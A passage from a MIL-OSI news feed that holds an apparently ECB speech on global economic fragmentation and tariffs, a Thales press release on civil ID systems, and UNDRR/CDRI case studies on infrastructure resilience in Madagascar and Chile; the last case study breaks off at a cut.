    Today, we come together to discuss the urgent challenges posed by global fragmentation – a growing risk to our interconnected world. Earlier this month, the President of the United States announced tariff hikes, sending shockwaves through the global economy – a stark reminder that the fractures we face are no longer hypothetical, but real.

    This announcement is but the latest chapter in a series of four major shocks that have been reshaping our world in recent years.

    First, since 2018 the intensifying power struggle between the United States and China has led to tit-for-tat tariffs affecting nearly two-thirds of the trade between these two economic giants. Second, starting in 2020, the pandemic caused unprecedented disruptions to supply chains, which prompted a re-evaluation of the balance between global integration and resilience. Third, in 2022 Russia’s unjustified invasion of Ukraine not only triggered an energy crisis but also deepened a geopolitical divide that continues to have worldwide repercussions. And fourth, we are now facing the rising risk of economic fragmentation within the western bloc itself, as new trade barriers threaten long-standing international partnerships.

    The data paint a sobering picture. Geopolitical risk levels have surged to 50% above the post-global financial crisis average, and uncertainty surrounding trade policy has risen to more than eight times its average since 2021.[2] What we are experiencing is not merely a temporary disruption – it is a profound shift in how nations interact economically, financially and diplomatically. So, it does not come as a surprise that financial markets have experienced considerable volatility in recent weeks. It remains to be seen if, for markets to find a stable equilibrium, it will be enough to step back from the current international economic disorder towards a more stable, predictable and reliable trading system – a development that appears elusive in the short term. Against this backdrop, recent moves in exchange rates, bond yields and equities, suggest that US markets have not been playing their usual role as a safe haven in this particular episode of stress. This potentially has far-reaching longer-term implications for capital flows and the international financial system.

    Today I will focus on three key points. First, we are seeing increasing signs of fragmentation becoming visible across the economy and financial system. Second, the implications of this accelerating fragmentation could extend far beyond the immediate disruptions, with consequences for growth, stability and prosperity. Third, in this evolving economic landscape, central banks must adapt their approaches yet retain a steadfast focus on their core mandates, while striving to preserve international cooperation.

    The emerging reality of fragmentation

    Let me begin by addressing a common belief – still held by many until recently – that, despite rising geopolitical tensions, globalisation appears largely resilient. Headline figures in trade and cross-border investment, for example, do indeed appear to support this belief. In 2024 world trade expanded to a record USD 33 trillion – up 3.7% from 2023. Similarly, the global stock of foreign direct investment reached an unprecedented USD 41 trillion.[3] However, these surface-level indicators may not reflect the underlying realities, creating a misleading sense of stability when important changes are already underway. In reality, fragmentation is already happening in both the global economy and the financial system.

    Fragmentation of the real economy

    Fragmentation is most evident in rebalancing trade, driven by escalating geopolitical tensions. Take, for instance, the escalating US-China trade tensions that have been intensifying since 2018. Studies show the impact of geopolitical distance on trade has become notably negative. A doubling of geopolitical distance between countries – akin to moving from the position of Germany to that of India in relation to the United States – decreases bilateral trade flows by approximately 20%.[4]

    The series of shocks to the global economy in recent years have also contributed to this fragmentation. According to gravity model estimates, trade between geopolitically distant blocs has significantly declined. Trade between rivals is about 4% lower than it might have been without the heightened tensions post-2017, while trade between friends is approximately 6% higher.[5] Global value chains are being reconfigured as companies respond to these new realities. In 2023 surveys already indicated that only about a quarter of leading firms operating in the euro area[6] that sourced critical inputs from countries considered subject to elevated risk had not developed strategies to reduce their exposure.[7]

    However, these shifting trade patterns have not yet been reflected in overall global trade flows. Non-aligned countries have played a crucial role as intermediaries, or connectors, helping to sustain global trade levels even as direct trade between rival blocs declines.[8] But this stabilising influence is unlikely to endure as trade fragmentation deepens and geopolitical alliances continue to shift.

    The tariffs announced by the US Administration are far-reaching and affect a substantial share of global trade flows. The effects on the real economy are likely to be material. In its World Economic Outlook, published last week, the International Monetary Fund revised down global growth projections for 2025-26 by a cumulative 0.8 percentage points and global trade by a cumulative 2.3 percentage points.[9] This notably reflects a negative hit from tariffs that ranges between 0.4% to 1% of world GDP by 2027.[10] In particular, IMF growth projections for the United States have been revised down by a cumulative 1.3 percentage points in 2025-26. The cumulative impact on euro area growth is smaller, at 0.4 percentage points.

    Financial fragmentation

    The fragmentation we are witnessing in global trade is mirrored in the financial sector, where geopolitical tensions are also reshaping the landscape.

    In recent years, global foreign direct investment flows have increasingly aligned with geopolitical divides. Foreign direct investment in new ventures has plunged by nearly two-thirds between countries from different geopolitical blocs. However, strong intra-bloc investments have helped sustain overall foreign direct investment levels globally, masking some of the fragmentation occurring beneath the surface.[11]

    But, as with trade flows, this dynamic is unlikely to persist as geopolitical tensions grow within established economic blocs. For instance, increased geopolitical distance is shown to curtail cross-border lending. A two standard deviation rise in geopolitical distance – akin to moving from the position of France to that of Pakistan in relation to Germany – leads to a reduction of 3 percentage points in cross-border bank lending.[12]

    The impact of fragmentation in global financial infrastructure is perhaps even more revealing. Since 2014 correspondent banking relationships – crucial for facilitating trade flows across countries – have declined by 20%. While other factors – such as a wave of concentration in the banking industry, technological disruptions and profitability considerations – have played a role[13], the contribution of the geopolitical dimension can hardly be overstated. The repercussions of this decline can be profound. Research shows that when correspondent banking relationships are severed in a specific corridor, a firm’s likelihood of continuing to export between the two countries of that corridor falls by about 5 percentage points in the short term, and by about 20 percentage points after four years.[14]

    Contributing to this trend, countries such as China, Russia and Iran have launched multiple initiatives to develop alternatives to established networks such as SWIFT, raising the possibility of a fragmented global payment system.[15] Geopolitical alignment now exerts a stronger influence than trade relationships or technical standards in connecting payment systems between countries.[16] This poses risks of regional networks becoming more unstable, increased trade costs and settlement times, and reduced risk sharing across countries.

    Additionally, we are witnessing a noticeable shift away from traditional reserve currencies, with growing interest in holding gold. Central banks purchased more than 1,000 tonnes of gold in 2024, almost double the level of the previous decade, with China being the largest purchaser, at over 225 tonnes. At market valuations, the share of gold in global official reserves has increased, reaching 20% in 2024, while that of the US dollar has decreased. Survey data suggest that two-thirds of central banks invested in gold to diversify, 40% to protect against geopolitical risk and 18% because of the uncertainty over the future of the international monetary system.[17] There are further signs that geopolitical considerations increasingly influence decisions to invest in gold. The negative correlation of gold prices with real yields has broken down since 2022, a phenomenon we have also observed in recent weeks. This suggests that gold prices have been influenced by more than simply the use of gold to hedge against inflation. Moreover, countries geopolitically close to China and Russia have seen more pronounced increases in the share of gold in official foreign reserves since the last quarter of 2021.

    The looming consequences of fragmentation

    Accelerating fragmentation is resulting in the immediate disruptions we are now seeing, but this is likely to only be the beginning – potentially profound medium and long-term consequences for growth, stability and prosperity can be expected.

    Medium-term impacts

    The initial consequences of fragmentation are already evident in the form of increased uncertainty. In particular, trade policy uncertainty has led to a broader rise in global economic policy instability, which is stifling investment and dampening consumption. Our research suggests that the recent increase in trade policy uncertainty could reduce euro area business investment by 1.1% in the first year and real GDP growth by around 0.2 percentage points in 2025-26[18]. Consumer sentiment is also under strain, with the ECB’s Consumer Expectations Survey revealing that rising geopolitical risks are leading to more pessimistic expectations, higher income uncertainty and ultimately a lower willingness to spend.[19] Moreover, ECB staff estimates suggest that the observed increase in financial market volatility might imply lower GDP growth of about 0.2 percentage points in 2025.

    Over the medium term, tariffs are set to have an unambiguously recessionary effect, both for countries imposing restrictions and those receiving them. The costs are particularly high when exchange rates fail to absorb tariff shocks, and some evidence suggests exchange rates have become less effective in this role.[20]

    The Eurosystem’s analysis of potential fragmentation scenarios suggests that such trade disruptions could turn out to be significant. In the case of a mild decoupling between the western (United States-centric) and the eastern (China-centric) bloc, where trade between East and West reverts to the level observed in the mid-1990s, global output could drop by close to 2%.[21] In the more extreme case of a severe decoupling – essentially a halt to trade flows – between the two blocs, global output could drop by up to 9%. Trade-dependent nations would bear the brunt of these trade shocks, with China potentially suffering losses of between 5% and 20%, and the EU seeing declines ranging from 2.4% to 9.5% in the mild and severe decoupling scenarios respectively. The analysis also shows that the United States would be more significantly affected if it imposed additional trade restrictions against western and neutral economies – with real GDP losses of almost 11% in the severe decoupling scenario – whereas EU losses would increase only slightly in such a case.[22]

    The inflationary effects of trade fragmentation are more uncertain. They depend mainly on the response of exchange rates, firms’ markups and wages. Moreover, they are not distributed equally. While higher import costs and the ensuing price pressures are likely to drive up inflation in the countries raising tariffs, the impact is more ambiguous in other countries as a result of the tariffs’ global recessionary effects, which push down demand and commodity prices, as well as of the possible dumping of exports from countries with overcapacity. The short to medium-term effects may even prove disinflationary for the euro area, where real rates have increased and the euro has appreciated following US tariff announcements.

    In fact, a key feature of most model-based assessments is that higher US tariffs lead to a depreciation of currencies against the US dollar, moderating the inflationary effect for the United States and amplifying it for other countries. But so far we have seen the opposite: the risk-off sentiment in response to US tariff announcements and economic policy uncertainty have led to capital flows away from the United States, depreciating the dollar and putting upward pressure on US bond yields. Conversely, the euro area benefited from safe haven flows, with the euro appreciating and nominal bond yields decreasing.

    Long-term structural changes

    The long-term consequences of economic fragmentation are inherently difficult to predict, but by drawing on historical examples and recognising emerging trends, it’s clear that we are on the verge of significant structural changes. Two areas stand out.

    The first one is structurally lower growth. On this point, international economic literature has reached an overwhelming consensus.[23] Quantitatively, point estimates might vary. For example, research of 151 countries spanning more than five decades of the 20th century reveals that higher tariffs have typically led to lower economic growth. This is largely due to key production factors – labour and capital – being redirected into less productive sectors.[24]

    However, data from the late 19th and early 20th centuries, a period which tariff supporters often look back to, seem to tell a different story. At that time, trade barriers across countries were high – the US effective tariff rate, for example, reached almost 60%, twice as high as after the 2 April tariffs. And sometimes countries imposing higher trade barriers enjoyed higher growth, which may provide motivation for current policymakers’ trade tariff policies. But these episodes need to be read in historical context. Before 1913, tariffs mostly shielded manufacturing, a high-productivity sector at the time, attracting labour from other, less productive sectors, like agriculture. Therefore, their negative effects were mitigated by the expansion of industries at the frontier of technological innovation. Moreover, the interwar years offer further nuance – the Smoot-Hawley tariffs of the 1930s had relatively limited direct effects on US growth, mainly because trade accounted for just 5% of the economy.

    But today’s tariffs are unlikely to replicate the positive effects seen in the 19th century. Instead, they risk creating the same inefficiencies observed in the course of the 20th century, by diverting resources from high-productivity sectors to lower-productivity ones. This contractionary effect could lead to persistently lower global growth rates. In fact, the abolition of trade barriers within the EU and the international efforts towards lower trade barriers in the second half of the 20th century were a direct response to the economic and political impact of protectionism,[25] which had played a key role in worsening and prolonging the Great Depression[26] and had contributed to the formation of competing blocs in the run-up to the Second World War.[27]

    The second long-term shift driven by fragmentation might be the gradual transition from a US-dominated, global system to a more multipolar one, where multiple currencies compete for reserve status. For example, if the long-term implications of higher tariffs materialise, notably in the form of higher inflation, slower growth and higher US debt, this could undermine confidence in the US dollar’s dominant role in international trade and finance.[28] Combined with a further disengagement from global geopolitical affairs and military alliances, this could, over time, undermine the “exorbitant privilege” enjoyed by the United States, resulting in higher interest rates domestically.[29]

    Moreover, as alternative payment systems gain traction, regional currencies may start to emerge as reserves within their respective blocs. This could be accompanied by the rise of competing payment systems, further fragmenting global financial flows and international trade. Such shifts would increase transaction costs and erode the capacity of countries to share risks on a global scale, making the world economy more fragmented and less efficient.

    The central bank’s role in a fragmented world

    So, as these tectonic shifts reshape the global economic landscape, central banks must adapt their approaches while remaining steadfast in their core mandates. The challenges posed by fragmentation require a delicate balance between confronting new realities and working to preserve the benefits of an integrated global economy. In order to navigate the present age of fragmentation, it is necessary to take action in four key areas.

    First, central banks must focus on understanding and monitoring fragmentation. Traditional macroeconomic models often assume seamless global integration and may not fully capture the dynamics of a fragmenting world. Enhanced analytical frameworks that incorporate geopolitical factors and how businesses adjust to these risks will be essential for accurate forecasting and effective policy formulation. The Eurosystem is reflecting on these issues.

    Second, monetary policy must adapt to the new nature of supply shocks generated by fragmentation. The effects of the greater frequency, size and more persistent nature of fragmentation-induced shocks and their incidence on prices require a careful calibration of our monetary responses. In this respect, our communication needs to acknowledge the uncertainty and trade-offs we face while giving a clear sense of how we will react depending on the incoming data. This can be done by making use of scenario analysis and providing clarity about our reaction function, as emphasised recently by President Lagarde.[30]

    Third, instead of building walls, we must forge unity. Even as political winds shift, central banks should strengthen international cooperation where possible. Through forums such as those provided by the BIS and the Financial Stability Board, we can keep open channels of cooperation that transcend borders. Our work on cross-border payments stands as proof of this commitment in line with the G20 Roadmap[31]. The ECB is pioneering a cross-currency settlement service through TARGET Instant Payment Settlement (TIPS) – initially linking the euro, the Swedish krona and the Danish krone. We are exploring connections between TIPS and other fast-payment systems globally, both bilaterally and on the basis of a multilateral network such as the BIS’ Project Nexus.[32]

    And fourth, central banks must enhance their capacity to address financial stability risks arising from fragmentation. The potential for sudden stops in capital flows, payment disruptions and volatility in currency markets requires robust contingency planning and crisis management frameworks. Global financial interlinkages and spillovers highlight the importance of preserving and further reinforcing the global financial safety net so that we can swiftly and effectively address financial stress, which is more likely to emerge in a fragmenting world.[33]

    In fact, the lesson from the 1930s is that international coordination is key to avoiding protectionist snowball effects, where tit-for-tat trade barriers multiply as each country seeks to direct spending to merchandise produced at home rather than abroad.[34] In order to avoid this, the G20 countries committed to preserving open trade could call an international trade conference to avoid beggar-thy-neighbour policies[35] and instead agree on other measures, such as macroeconomic policies that can support the global economy in this period of uncertainty and contribute to reduce global imbalances.

    Let me finally emphasise that the current situation also has important implications for the euro area. If the EU upholds its status as a reliable partner that defends trade openness, investor protection, the rule of law and central bank independence, the euro has the potential to play the role of a global public good. This requires a deep, trusted market for internationally accepted euro debt securities. That is why policy efforts to integrate and deepen European capital markets must go hand in hand with efforts to issue European safe assets.[36]

    Conclusion

    Let me conclude.

    As we stand at this crossroads of global fragmentation, we must confront an uncomfortable truth: we are drifting toward a fractured economic and financial landscape where trust is eroded and alliances are strained.

    Central banks now face a double challenge: to be an anchor of stability in turbulent economic waters while reimagining their role in a world where multiple economic blocs are forming. The question is not whether we adapt, but how we mitigate the costs of fragmentation without sacrificing the potential of global integration.

    Our greatest risk lies not in the shocks we anticipate, but in the alliances we neglect, the innovations we overlook and the common ground we fail to find. The future of global prosperity hinges on our ability to use fragmentation as a catalyst to reinvent the common good.

    MIL OSI Economics –

    April 29, 2025
  • MIL-OSI Economics: One out of three secure civil IDs delivered each year is powered by Thales

    Source: Thales Group

    Headline: One out of three secure civil IDs delivered each year is powered by Thales

    29 Apr 2025

    Share this article

    • In a world where identity fraud represents a critical vulnerability for citizens and societies, Thales is leading the transformation of civil identity into a secure and citizen-first service.
    • Through its advanced Civil Identity Suite, Thales enables governments worldwide to protect their citizens, ensuring protection at every stage of the identity journey and for the entire identity chain.
    • Supporting more than 300 national identity programmes and having enrolled over 500 million people, Thales is uniquely positioned to deliver secure and responsible identity solutions.

    Each year, Thales powers one in three smart civil IDs (official electronic documents) issued worldwide, highlighting the company’s key role in shaping the future of identities and helping governments and citizens transition smoothly to digital. With its Civil Identity Suite, Thales enables the issuance and management of both physical and digital identities, as well as all means of enrolling citizens and enabling seamless ID verification for access to services, both in-person and online.

    Thales, a global leader in advanced technologies and #1 global leader in ID documents, has recently earned the new title of #1 provider of Digital ID solutions as recognized by Juniper Research (2024). With unmatched experience and scale, Thales empowers governments to modernise their identity systems, ensuring they meet the demands of 21st-century citizens with trust and reliability.

    Holistic security for the entire identity chain

    At a time when identity theft is a real threat, providing a trusted and easy-to-use identity solution is more critical than ever. In response, Thales’s Civil Identity Suite integrates advanced cybersecurity across the entire identity lifecycle. Real-time threat detection, vulnerability management, and automated incident response protect sensitive citizen data from cyberattacks. AI-powered biometric authentication, with embedded liveness detection, strengthens fraud resistance by ensuring that only genuine individuals can access services. Both physical and digital credentials are secured with tamper-proof technologies, guaranteeing trust at every step of the identity journey.

    Simplifying identity access for citizens everywhere

    Identity should be seamless, inclusive, and accessible. Thales Civil Identity Suite offers citizens a convenient experience, enabling them to enrol biometrically in seconds and use their identity easily both online and in person. Citizens can store and access their identity documents digitally, ensuring secure interactions with both government and private sector services. Indeed, Thales also enables banks and mobile operators to remotely enrol customers through a secure, government-grade ID verification process. To enable such a seamless way for people to prove who they are – even from their smartphone – the Civil Identity Suite is built on a fully interoperable, modular architecture. It allows governments to scale and integrate new capabilities seamlessly, while enabling private sector entities to expand their digital services leveraging a trusted, verified ID.

    “In today’s digital world, identity is more than just a credential—it’s the key to secure seamless access to essential services. At Thales, we are committed to providing trusted identity solutions that empower citizens with security, convenience, and control over their personal data. By combining physical and digital identity with cutting-edge security, we help governments build robust and sustainable identity ecosystems that enhance public trust, streamline services, and drive digital inclusion”, said Nathalie Gosset, VP Identity & Biometric Solutions at Thales.

    MIL OSI Economics –

    April 29, 2025
  • MIL-OSI United Nations: Madagascar: Improving Infrastructure Resilience to Reduce Climate-Related Economic Losses

    Source: UNISDR Disaster Risk Reduction

    Madagascar: Improving Infrastructure Resilience to Reduce Climate-Related Economic Losses

    (In collaboration with UNDRR and CDRI)

    One of the world’s largest islands, located in the tropical south-west Indian Ocean, Madagascar needs new roads, schools, electricity networks, and more to lift large portions of its 30 million population out of poverty. But even as it builds this new infrastructure, its progress remains fragile. Tropical cyclones and other extreme hazard events can wipe out these development gains, and climate change multiplies that threat. 

    Four cyclones

    in 2022 affected or displaced half a million people and flooded over 200 000 hectares of agricultural lands.

    Nation-wide impact:

    50,000 homes destroyed
    10,000 classrooms wrecked
    40 roads blocked

    The damage

    was equal to almost 5% of Madagascar’s GDP, increasing the poverty rate of affected households by 27%.

    The challenge is significant. Madagascar is the world’s fourth largest island, and its relatively small population is spread out, much of it in rural hard-to-access areas. Most villages are isolated and they lack access to decent roads, drinking water or electricity, preventing sustainable development and poverty reduction too. Rapid population growth increases the pressure to build new infrastructure fast, but Madagascar must also find new ways to protect its transport networks, energy supplies, water supplies, and more from the growing threat of climate change. 

    Building resilience into infrastructure will bring significant benefits. Madagascar’s infrastructure currently suffers damage worth roughly USD 100 million each year. Cyclones account for 85 percent of this damage and are expected to increase with climate change.  

    With that in mind, Madagascar has become one of four countries – together with Bhutan, Chile, and Tonga – to pioneer the Global Methodology for Infrastructure Resilience Review. Developed by the UN Office for Disaster Risk Reduction (UNDRR) and the Coalition for Disaster Resilient Infrastructure (CDRI), the methodology helps countries to identify and prioritize strategies that will make their infrastructure more resilient through a five-step approach. 

    1

    Stakeholder mapping

    • Key ministries, regulators and operators in infrastructure development
    • Cross-sector coordination mechanisms

    Review of existing policies and regulations

    • Policies and regulations shaping infrastructure resilience
    • Integration of disaster risks in national plans and strategies

    Identification of vulnerabilities (Stress Testing)

    • Data collection on hazards and vulnerabilities
    • Multi-hazard resilience testing of infrastructure systems

    Principles for resilient infrastructure

    • Infrastructure resilience assessment using the UNDRR Resilience Principles
    • Identification of resilience-building interventions

    Development of an Implementation plan

    • Results validation and prioritization
    • Implementation plan with assigned responsibilities

    The roadmap for infrastructure resilience in Madagascar is a key strategic document, as it outlines a comprehensive action plan aimed at minimising disaster risks in the country,” he adds.

    Advancing Infrastructure Resilience in Madagascar

    • Developing the plan
    • Developing the plan

      The methodology follows five steps: Map institutional governance and identify key stakeholders; Review existing policies and regulations; Detect vulnerabilities through a stress-testing analysis; Assess current resilience through the Principles of Resilient Infrastructure; then Develop an implementation plan and produce a final report.

      As part of that process, Madagascar hosted multiple workshops, that were accompanied by an assessment of institutions and regulations, analysis of sector-specific risks, and an evaluation of current practices too. 

      Countries need access to forward-looking information and for infrastructure systems, this means assessing the risks of interconnected infrastructure systems. The final “Roadmap for Infrastructure Resilience in Madagascar” identified nearly 50 measures to enhance the country’s infrastructure resilience.

      The process integrates and complements work by Madagascar’s Cellule de Prévention et d’appui à la Gestion des Urgences (CPGU) to improve construction standards against cyclones, floods, and other hazards. It also brought in a wider range of stakeholders from the disaster risk, climate change, construction and planning, and investment sectors.

      “With this new way of looking by zooming out, we have more of an overall vision of everything that makes infrastructure vulnerable,” Randrianandrasana Lila Norolalaina, Head of Disaster Risk Reduction at the Ministry of Education, says.

      Together, these stakeholders looked at six specific sectors – transport, energy, water, telecommunications, health and education – analyzing them against ten key hazards. Cyclones account for most of Madagascar’s recorded losses, but floods, rising sea levels, variations in rainfall patterns, and heatwaves also have an impact. 

      Cascading disasters were central to the analysis, since a failure in one infrastructure sector can spread to others. Electricity failure impacts communication, transportation, and water supply systems, for example. And pumping equipment loses power and is unable to keep floodwaters under control around the capital Antananarivo, then an electricity failure would lead to other disasters, for example. Understanding these interdependencies helps to prevent a chain of failures and thus much bigger crises. 

      The UNDRR stress testing tool simulated various scenarios and assessed the potential impact on different sectors. It helped decision-makers to understand their vulnerabilities and to analyse the possibilities for cascading disasters. Finally, it concluded that telecommunications and energy were the sectors most likely to trigger further failures, while wastewater management was the most vulnerable to disruptions from elsewhere. 

      Interdependencies of Functions and Cascading Effects

    • Energy
    • Energy

      Discussed within the context of resilient infrastructure, energy is also vital for Madagascar’s human development. It is, however, in short supply throughout the country and this shortage prevents the country from industrialising its key sectors, especially farming. Some 80 percent of the workforce is involved with subsistence farming, for example, while failure to industrialise prevents the creation of higher paying jobs. The lack of energy also slows the modernisation of Madagascar’s young mining sector, a major contributor to GDP, through exports of nickel, cobalt, chromium, titanium, and heavy metals.

      Madagascar aims to connect 70 percent of its population to electricity by 2030, from just 15 percent at present. For those who are connected, however, power cuts and voltage fluctuations are frequent, causing serious disruptions to daily life and economic development alike. The issue is often acute in rural areas, where just 5 percent of the population is connected.

      Stress-testing analysis, Energy

      Inadequate maintenance is part of the problem, but cyclones, heavy rains, landslides, and strong winds all lead to widespread interruptions and power outages. Two of six power stations are vulnerable to rising water levels, while earthquakes and cyber-attacks can also damage production. Droughts and fires threaten serious impacts to water supplies. They can therefore limit the production of electricity from hydropower, which accounts for 31 percent of Madagascar’s energy. 

      Resilience is a vital priority. Part of Madagascar’s resilience plan is to move away from imported fossil fuels towards renewables. Oil and coal, for example, account for 49 and 19 percent respectively of the island’s energy production, but they depend heavily on Madagascar’s transport, which is also vulnerable to storms. Madagascar wants renewables to account for 80 percent of its energy production by 2030, up from 33 percent at present. 

      Even before the review of infrastructure resilience, Madagascar had already begun to improve its energy infrastructure, through its 2015-2030 New Energy Policy (NPE). One key element of NPE is to integrate disaster risk management into the energy sector. In case of emergency, Madagascar has also developed a contingency plan to ensure continuity of essential services. With support from the World Bank, Madagascar is enhancing its energy sector management and improving service quality.

      Despite these initiatives, the infrastructure resilience review highlighted the continued need for Madagascar to strengthen the resilience of its energy infrastructure. While limited finances, insufficient institutional capacity, and lack of maintenance create significant barriers, which all compromise the energy sector’s ability to resist new shocks and crises, the Roadmap includes multiple opportunities to improve its resilience.

      These opportunities mainly link to information and data. Stakeholders discussed the need to strengthen and update data for monitoring and evaluation, as well as to request information and disaster risk best practices from private operators in the sector. By mapping the state of energy infrastructure, including an assessment of vulnerability and resilience levels, Madagascar will be better placed to prioritise its interventions.

      Following the Global Methodology for Infrastructure Resilience Review, therefore, Madagascar has already begun to work with other partners. The Global Risk Modelling Alliance (GRMA), for example, is working with Madagascar to improve their data through better hazard modelling.

      “When we know the state of all our assets, then we will be better able to ensure proper maintenance, keep track of the hotspots, and manage all the gaps.”

    • Transport
    • Transport

      Made up of four sub-sectors – air, sea, road, and rail – Madagascar’s transport illustrates the country’s challenges effectively too. Even without the natural hazards, Madagascar’s transport networks are limited. To the south, for example, one single trainline connects a region of roughly 100,000 people to the rest of the country. Also in the South, covering 500km by road can take three days. 

      With limited internal roads and railways, Madagascar uses its air network to connect different parts of the vast country, especially in the rainy season or when humanitarian aid is needed urgently. Its ports are also vital for the country’s economy, exporting vanilla and other agricultural products, together with minerals and seafood products. 

      Much of this infrastructure is, however, vulnerable to disasters, such as cyclones, cyber-attacks, fire hazards, and even pandemics. Cyclones, landslides, and flooding routinely damage roads and – in the wake of Cyclone Gamane in March 2024 – reconstruction of road infrastructure was set to cost USD 76 million.

      International financial institutions, such as the World Bank and European Investment Bank, support Madagascar to recover from cyclone damage and to make their transport infrastructure more resilient. The Japan International Cooperation Agency (JICA) is supporting the USD 640 million expansion of Toamasina port, the gateway for about 75 percent of Madagascar’s international freight, while the African Development Bank (AfDB) is also considering rehabilitation of the port at Manakara. 

      Policies on rigorous maintenance, disaster planning, and construction or rehabilitation of new infrastructure, such as Ivato International Airport, will also help Madagascar to strengthen its infrastructure resilience. 

      Stress-testing analysis, Transportation

      However, the Infrastructure Resilience Review brought new insights, enabling Madagascar to prioritise its interventions. Data analysis identified:

      5 airports

       vulnerable to flooding of up to 3.5 metres

      9 of 57

       ports vulnerable

      16,292 km

      roads at risk of landslides

      Stakeholders discussed the need to improve regulations and institutions alike, including by incorporating resilience principles. More work is needed on climate adaptation, while Madagascar would also benefit from better engagement with financial institutions and the insurance sector too. Better coordination would improve national adaptation plans and coastal area management. 

      Stakeholders also discussed the need for more data analysis, preventive maintenance, capacity building, and emergency planning, as well as the need to involve the private sector and facilitate more competition. 

      One key topic was the importance of resilience norms, especially in the transport sector. How does Madagascar develop these and then ensure compliance? These norms – and stakeholder compliance – are essential in reducing the amount of substandard construction, a major boost for resilience. 

      “Raising awareness about the importance of norms is an important moment,” Ventsolalaina Ramilison, Head of Disaster Risk Reduction Department at CPGU / Madagascar said. “Now there is just the question of creating and strengthening a monitoring authority.”

    • Lessons for other countries
    • Lessons for other countries

      The Infrastructure Resilience Review represents an important step forward by Madagascar towards infrastructure resilience. Stakeholders hope it will also benefit donors and provide key lessons for other countries. 

      “Given that donors tend to pay the costs of reconstruction following a disaster in Madagascar, they also benefit when Madagascar reduces the extent and cost of those disasters,” Ventsolalaina Ramilison, Head of Disaster Risk Reduction Department at CPGU / Madagascar says. 

      “When we can prevent storms from destroying our water supply infrastructure every year, then we can begin to build more sustainably,” she said. “That gives us hope, because we want to escape these endless cycles of recovery.” 

      Resilient infrastructure is important because it enables and protects sustainable development. All too often, ferocious storms have destroyed donor-financed infrastructure, which means – in other words – that insufficient resilience puts development progress at risk.

    Download the full report:
    Roadmap for Infrastructure Resilience in Madagascar

    MIL OSI United Nations News –

    April 29, 2025
  • MIL-OSI United Nations: Chile: Strengthening infrastructure resilience to face new and emerging hazards

    Source: UNISDR Disaster Risk Reduction

    Chile: Strengthening infrastructure resilience to face existing and emerging hazards

    (In collaboration with UNDRR and CDRI)

    Stretching along Latin America’s Pacific coast from tropics in the north to freezing micro-climates in the south, Chile faces an array of natural hazards. Home to 20 million people, its location in the Ring of Fire and proximity to major tectonic plates exposes Chile to earthquakes and volcanic activity.

    February 2010

    a magnitude 8.8 earthquake and subsequent tsunami collapsed buildings, bridges, and highways.

    75% of the population

    was affected and the damage cost roughly USD 30 billion, or about 18 percent of Chile’s GNP.

    stated that  the annual average loss for Chile is USD 5.4 billion

    A high-income country recognized for its good governance, Chile has reduced many of the risks associated with earthquakes and tsunamis. However, the country must also adapt to the new and intensifying hazards related to climate. 

    Chile was one of the first countries, together with Bhutan, Madagascar, and Tonga, to implement the new Global Methodology for Infrastructure Resilience Review. Developed by the UN Office for Disaster Risk Reduction (UNDRR) and the Coalition for Disaster Resilient Infrastructure (CDRI) the methodology helps countries to identify and prioritise the strategies that will build their infrastructure resilience through a five-step approach: 

    1

    Stakeholder mapping

    • Key ministries, regulators and operators in infrastructure development
    • Cross-sector coordination mechanisms

    Review of existing policies and regulations

    • Policies and regulations shaping infrastructure resilience
    • Integration of disaster risks in national plans and strategies

    Identification of vulnerabilities (Stress Testing)

    • Data collection on hazards and vulnerabilities
    • Multi-hazard resilience testing of infrastructure systems

    Principles for resilient infrastructure

    • Infrastructure resilience assessment using the UNDRR Resilience Principles
    • Identification of resilience-building interventions

    Development of an Implementation plan

    • Results validation and prioritization
    • Implementation plan with assigned responsibilities

    “With that in mind, we need to bring together a greater number of stakeholders to identify the vulnerabilities of our infrastructure systems and propose solutions. Without a doubt, we need to explore new solutions that involve more stakeholders in the system” she added.

    Advancing Infrastructure Resilience in Chile

    • Early start
    • Early start

      Within the disaster risk community, Chile stands out for its proactive approach to disaster risk. While saving lives is the top priority, the motivations are also economic. Between 2000 and 2019, damage to infrastructure accounted for 53 percent of all economic losses from disasters in the Latin American and Caribbean region. By enhancing its infrastructure resilience, Chile also protects its economy.

      Chile had already begun its search for new solutions to its disaster risk by the time Chile engaged with UNDRR and CDRI. In 2021, Chile replaced its National Emergency Office of the Ministry of the Interior and Public Safety (ONEMI) with SENAPRED, a new National Disaster Prevention and Response Agency, shifting the emphasis from recovery and reconstruction to disaster prevention. 

      Meanwhile, Chile’s new policies are also improving the resilience of Chilean infrastructure. New infrastructure projects require a disaster risk analysis, for example. Also, Chile’s 2022 Law on Climate Change (LMCC) requires sectoral, regional, and municipal authorities to reduce greenhouse gas emissions and promote resilience to climate change. Such laws complement SENAPRED’s focus on disasters by focusing on hazards that can be slower to develop, such as water scarcity and desertification. 

      The implementation of these laws cannot come soon enough. Only a year after the LMCC was passed, climate change already began showing its impact. In 2023, a 14-year megadrought strained Chile’s freshwater reserves to breaking point.

      Followed by several days of persistent rainfall and flooding, the overwhelmed and parched landscapes resulted in a rapid runoff and flooding. Some 22,000 people were affected by the rains, the heaviest in 30 years, while swollen rivers blocked roads and left thousands of people isolated or in shelters. This event only highlighted the need to build resilience against multiple hazards that Chile has had.

    • The process
    • The process

      The Global Methodology for Infrastructure Resilience Review builds on UNDRR’s six Principles for Resilient Infrastructure, which set out the key conditions for sustainable infrastructure resilience. In doing so, the principles support the Sendai Framework for Disaster Risk Reduction and Sustainable Development Goals, as well as the G20 Principles for Investing in Quality Infrastructure. 

      However, each country needs its own paths to infrastructure resilience, which is why the Global Methodology for Infrastructure Resilience Review is important. It provides a structured approach for every country to review and enhance their infrastructure governance, identifying the opportunities to create resilience across government levels. 

      Chile implemented the methodology’s five steps at the national level from June 2023 to May 2024. A deep dive was then completed for the Biobío region in December 2024, adapting the Global Methodology to the regional level. The analysis focused on six sectors – water, energy, transportation, telecommunications, health and education. 

      The government was well represented throughout the process, bringing together stakeholders from the ministries of public works (MOP), transport and telecommunications (MTT), energy (MINEN), education (MINEDUC), health (MINSAL), social development (MIDESO), housing and urban planning (MINVU), international relations (MINREL), finance, defence, and environment (MMA). 

      While this broad representation in the assessment and workshops created a truly multi-stakeholder approach, the Chile pilot also looked at the role of the private sector, which manages a large portion of the country’s infrastructure. This raised questions in terms of coordination, information asymmetries, and the incentives for private companies to invest in disaster risk reduction. When a private company is managing public assets, for example, how can incentives be aligned so that the private company puts the public interest before its desire for profit?

    • Recognising drought
    • Recognising drought

